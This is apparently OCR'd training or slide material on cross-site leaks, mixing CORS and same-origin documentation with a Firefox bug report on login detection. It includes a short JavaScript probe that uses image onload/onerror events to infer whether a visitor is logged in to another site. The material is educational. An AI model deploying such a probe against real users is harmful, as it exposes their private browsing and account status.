
```
Access-Control-Allow-Origin: *
Access-Control-Allow-Origin: <origin>
Access-Control-Allow-Origin: null
```

Directives

`*`

For requests *without credentials*, the literal value "`*`" can be specified as a wildcard; the value tells browsers to allow requesting code from any origin to access the resource. Attempting to use the wildcard with credentials results in an error.






Cross-origin network access


The same-origin policy controls interactions between two different origins, such as when you use `XMLHttpRequest` or an `<img>` element. These interactions are typically placed into three categories:

- Cross-origin *writes* are typically allowed. Examples are links, redirects, and form submissions. Some HTTP requests require preflight.
- Cross-origin *embedding* is typically allowed. (Examples are listed below.)
- Cross-origin *reads* are typically disallowed, but read access is often leaked by embedding. For example, you can read the dimensions of an embedded image, the actions of an embedded script, or the availability of an embedded resource.

Here are some examples of resources which may be embedded cross-origin:

- JavaScript with `<script src="…"></script>`. Error details for syntax errors are only available for same-origin scripts.
- CSS applied with `<link rel="stylesheet" href="…">`. Due to the relaxed syntax rules of CSS, cross-origin CSS requires a correct `Content-Type` header. Browsers block stylesheet loads if it is a cross-origin load where the MIME type is incorrect and the resource does not start with a valid CSS construct.
- Images displayed by `<img>`.
- Media played by `<video>` and `<audio>`.
- External resources embedded with `<object>` and `<embed>`.
- Fonts applied with `@font-face`. Some browsers allow cross-origin fonts, others require same-origin.
- Anything embedded by `<iframe>`. Sites can use the `X-Frame-Options` header to prevent cross-origin framing.





Open Bug 629094 Opened 13 years ago Updated 8 months ago

Block Abuse of HTTP Status Codes to Expose Private Information

Categories

Product: Core
Component: DOM: Core & HTML
Type: enhancement
Priority: *Not set* Severity: S3

Tracking

Status: NEW

People (Reporter: david, Unassigned)

References (URL)

Details

David E. Ross Reporter
Description • 13 years ago

User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.16) Gecko/20101123 SeaMonkey/2.0.11
Build Identifier:


The problem is detailed at the cited Web page. Effectively, the page's author (Mike Cardwell) has developed a technique to allow the host of a Web site to determine if a visitor to that site is also logged-on to another site.

Cardwell states:
"When you visit my website, I can automatically and silently determine if you're logged into Facebook, Twitter, GMail and Digg. There are almost certainly thousands of other sites with this issue too, but I picked a few vulnerable well known ones to get your attention. You may not care that I can tell you're logged into GMail, but would you care if I could tell you're logged into one or more porn or warez sites? Perhaps http://oppressive-regime.example.org/ would like to collect a list of their users who are logged into http://controversial-website.example.com/?"

His test page correctly determined whether I was logged-in to GMail, Twitter, and Facebook.

Reproducible: Always

With the attention being given to user privacy (e.g., do not track in ~~bug #628197~~, reducing the UA string fingerprint in bug #572650), this too should be a priority.




SIDE CHANNEL CROSS SITE LEAKS

LOTS OF INFO... WHAT DO WE KNOW?

Situation: *Mario* who is logged in to sharepoint.com visits *Luigi'* evil site evil.local

- *Mario's* browser will not issue POST requests to sharepoint.com with credentials
  - Even when access-control-allow-origin: * on sharepoint.com
- *Mario's* browser **will not allow** javascript to read responses from GET requests to sharepoint.com
  - Unless access-control-allow-origin: * on sharepoint.com, but remember, no credentials!
- *Mario's* browser **will allow** the site evil.local to embed certain files from sharepoint.com
  - Javascript on evil.local is not allowed to access the data of the embedded files.
  - Embedding allows passing credentials.
- *Mario's* browser **will allow** javascript to *infer* the responsecode from GET requests to sharepoint.com
  - So what can this be used for?




SIDE CHANNEL CROSS SITE LEAKS


EXAMPLE

Situation: *Mario* who is logged in to **sharepoint.com** visits *Luigi'* evil site **evil.local**
Only logged in users get status code 200 from visiting **sharepoint.com/me/profile.png**
Otherwise they will return status code 404

1. Mario visits **evil.local**
2. **evil.local** will cleverly embedded the image on **sharepoint.com/me/profile.png**
3. Depending on the response (200 or 404) the script on **evil.local** will snitch on the status code




```
function probeError(url) {
  let image = document.createElement(‘img');
  image.src = url;
  image.onload = () => console.log('Onload event triggered');
  image.onerror = () => console.log('Error event triggered');
  document.head.appendChild(image);
}
// because sharepoint.com/notexists returns HTTP 404,
// the script triggers error event
probeError('https://sharepoint.com/notexists');

// because sharepoint.com/me/profile.png returns HTTP 200,
// because Mario is logged in, the script triggers onload event
probeError('https://sharepoint.com/me/profile.png');
```



SIDE CHANNEL CROSS SITE LEAKS

EXAMPLE – HTML ONLY

The content of the <object> tag is only rendered if the resource specified in the data attribute fails to load.

